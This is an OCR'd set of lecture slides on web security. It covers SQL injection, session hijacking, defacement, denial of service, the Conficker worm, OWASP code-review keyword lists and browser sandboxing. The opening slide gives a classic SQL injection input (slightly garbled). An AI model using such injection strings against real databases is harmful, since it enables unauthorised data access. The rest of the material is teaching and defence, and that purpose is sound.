Injection: SELECT * FROM customers WHERE username = '' OR 1''


Session Hijacking

Guessing/Hacking the session-id stored in the cookies

Mostly used with a combination of following attacks:

- Cross site scripting
- Session sidejacking

Defacement



The SCO Group, Inc. | The Power of UNIX - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.sco.com/ Refresh
Go Links
SCO
THE POWER OF UNIX®
Home How To Buy Shop Worldwide
PRODUCTS & SERVICES INFORMATION FOR... RESOURCES FOR... COMPANY PARTNERS
SCO
WE OWN ALL YOUR CODE
pay us all your money >
SCO UnixWare
See the New UnixWare 7.1.4 Release
A Member of SCO's Developer Network?
Learn more about how you can become a part of SCO's Marketplace Initiative and generate new direct revenues by participating in development projects with SCO's Engineers. Learn More >
UnixWare 7.1.4 Maintenance Pack 1 for Enhanced Security This maintenance pack includes Pluggable Authentication Module (PAM) support, file system encryption, and much more. It is applicable to both Basic Maintenance and SCO Update customers and is highly recommended that UnixWare 7.1.4 customers install this at the next maintenance interval. The maintenance pack can be downloaded here.
SCOoffice Server 4.1 for E-mail and Collaboration
SCO Quick Links
Want to get somewhere fast? Use one of these Quick Links.
Looking for a promotion, contest, or campaign? Enter keyword here.
Enter Keyword
Internet
Start
3 Yahoo! Messen...
4 Microsoft Offic...
9 Internet Expl...
Untitled - Notepad
8:55 AM

Denial of Service attack


•Attempt to make a computer resource unavailable to its intended users

Example:

•Saturating the target (victim) machine with external communications requests




Worms – example Conficker



Is downloaded as a malware


It runs into an infinite loop where it generates 150 domain names and propagates by connecting to the external databases and replicating itself on the host sites

Source: SRI Technical report
http://mtc.sri.com/Conficker/



Source: SRI Technical report
http://mtc.sri.com/Conficker/

Utilizing RPC buffer overflow to update



Source: SRI Technical report
http://mtc.sri.com/Conficker/

How Viruses/Worms work: a brief discussion

Let’s analyze the code of a simple virus implemented in C

Other vulnerabilities

- API Abuse
- Authentication Vulnerability
- Authorization Vulnerability
- Availability Vulnerability
- Code Permission Vulnerability
- Code Quality Vulnerability
- Concurrency Vulnerability
- Configuration Vulnerability
- Cryptographic Vulnerability
- Encoding Vulnerability
- Environmental Vulnerability

- Input Validation Vulnerability
- Logging and Auditing Vulnerability
- Password Management Vulnerability
- Path Vulnerability
- Protocol Errors
- Range and Type Error Vulnerability
- Sensitive Data Protection Vulnerability
- Session Management Vulnerability
- Synchronization and Timing Vulnerability
- Unsafe Mobile Code
- Use of Dangerous API
- General Logic Error Vulnerability
- Error Handling Vulnerability

And many more…

Source: OWASP (http://www.owasp.org)

The standard defense mechanisms
Adhering to basic principles
Threat modeling

Designing for security

The standard security mechanisms

1. Authentication
2. Authorization
3. Confidentiality
4. Data / Message Integrity
5. Accountability
6. Availability
7. Non-Repudiation

Standard Security Principles

Compartmentalize
Use least privilege
Apply defense in depth
Do not trust user input
Check at the gate
Fail securely
Secure the weakest link
Create secure defaults
Reduce your attack surface

Threat Modeling

Application Type	Most Significant Threat
Civil Liberties web site White House web site	Defacement
Financial Institution Electronic Commerce	Compromise one or more accounts; Denial-of-Service
Military Institution Electronic Commerce	Infiltration; access to classified data

Testing for web-security bugs: Code Review

Main task: **Identify and minimize the Attack surface**

Probable Inputs:
Browser input
Cookies
Property files
External processes
Data feeds
Service responses
Flat files
Command line parameters
Environment variables

Perform a data flow analysis considering the major transactions which occur in the application, for example:

•Data/Input Validation of data from all untrusted sources
•Authentication
•Session Management
•Authorization
•Cryptography (Data at rest and in transit)
•Error Handling /Information Leakage
•Logging /Auditing
•Secure Code Environment

OWASP Code review steps

- Search for key indicators 
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration files and passwords
- Analyze system errors
- Analyze permissions

Identify area of code with security implications, such as say a default JSP page being accessed by clients.

OWASP Code review steps

- Search for key indicators
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration files and passwords
- Analyze system errors
- Analyze permissions

request.accepttypes
request.browser
request.files
request.headers
request.httpmethod
request.item
request.querystring
request.form
request.cookies
request.certificate
request.rawurl
request.servervariables
request.url
request.urlreferrer
request.useragent
request.userlanguages
request.IsSecureConnection
request.TotalBytes
request.BinaryRead
InputStream
HiddenField.Value
TextBox.Text
recordSet

OWASP Code review steps

- Search for key indicators
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration files and passwords
- Analyze system errors
- Analyze permissions

Example:

response.write
<% =
HttpUtility
HtmlEncode
UrlEncode
innerText
innerHTML

OWASP Code review steps

- Search for key indicators
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration files and passwords
- Analyze system errors
- Analyze permissions

Example:

exec sp_executesql
execute sp_executesql
select from
Insert

update
delete from where

OWASP Code review steps

- Search for key indicators
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration files and passwords
- Analyze system errors
- Analyze permissions

HtmlEncode
URLEncode
<applet>
<frameset>
<embed>
<frame>
<html>
<iframe>
<img>
<style>
<layer>
<ilayer>
<meta>
<object>
<body>
<frame security
<iframe security

OWASP Code review steps

- Search for key indicators
- Identify HTTP request Strings
- Identify the responses to the client
- Identify all data accesses
- Check out cookie manipulation
- Search for vulnerable HTML tags
- Analyze input controls
- Analyze configuration and passwords
- Analyze system errors
- Analyze permissions


requestEncoding
responseEncoding
trace
authorization
compilation
CustomErrors
httpCookies
httpHandlers
httpRuntime
sessionState
maxRequestLength
debug
forms protection
appSettings
ConfigurationSettings
appSettings
connectionStrings
authentication mode
allow
deny
credentials
identity impersonate
timeout
remote

Sand boxing
Minimal Privileges
Separation of concerns
Cookie blocking
Bowser warnings

Browser based defense mechanisms

Sandboxing

- Browser ("kernel")
  - Full privileges (file system, networking)
  - Coarse-grained security policies protect local system
- Rendering engine
  - Sandboxed
  - Fine-grained same origin policy enforcement




Source: Barth et al. "The Security Architecture of the Chromium Browser"

Minimal Privileges

Protected Mode in IE

- IE7 in Vista is a "low rights" process
- Can prompt user to get more privileges



Preventing file theft

Through browser restrictions which impose restrictions on where the renderer:

- can write files to fixed locations
- can only upload file using kernel's file picker
- can make only use selected web schemes which are safe (http, https, ftp)

Separation of concerns between browser kernel and renderer


Rendering Engine	Browser Kernel
HTML parsing	Cookie database
CSS parsing	History database
Image decoding	Password database
JavaScript interpreter	Window management
Regular expressions	Location bar
Layout	Safe Browsing blacklist
Document Object Model	Network stack
Rendering	SSL/TLS
SVG	Disk cache
XML parsing	Download manager
XSLT	Clipboard

Both
URL parsing
Unicode parsing


Source: Barth et al. "The Security Architecture of the Chromium Browser"

Cookie blocking

- Block the "Cookie" header for cross-domain resource loads
- Third-party cookie blocking already does this for privacy
- Third-party frames are ok



Browser Warnings



Testing for web-security bugs

Multiple commercial and open source tools exists today which automate the testing of web-application vulnerabilities (across the complete life cycle of web applications)

One such tool: HP Web-Inspect

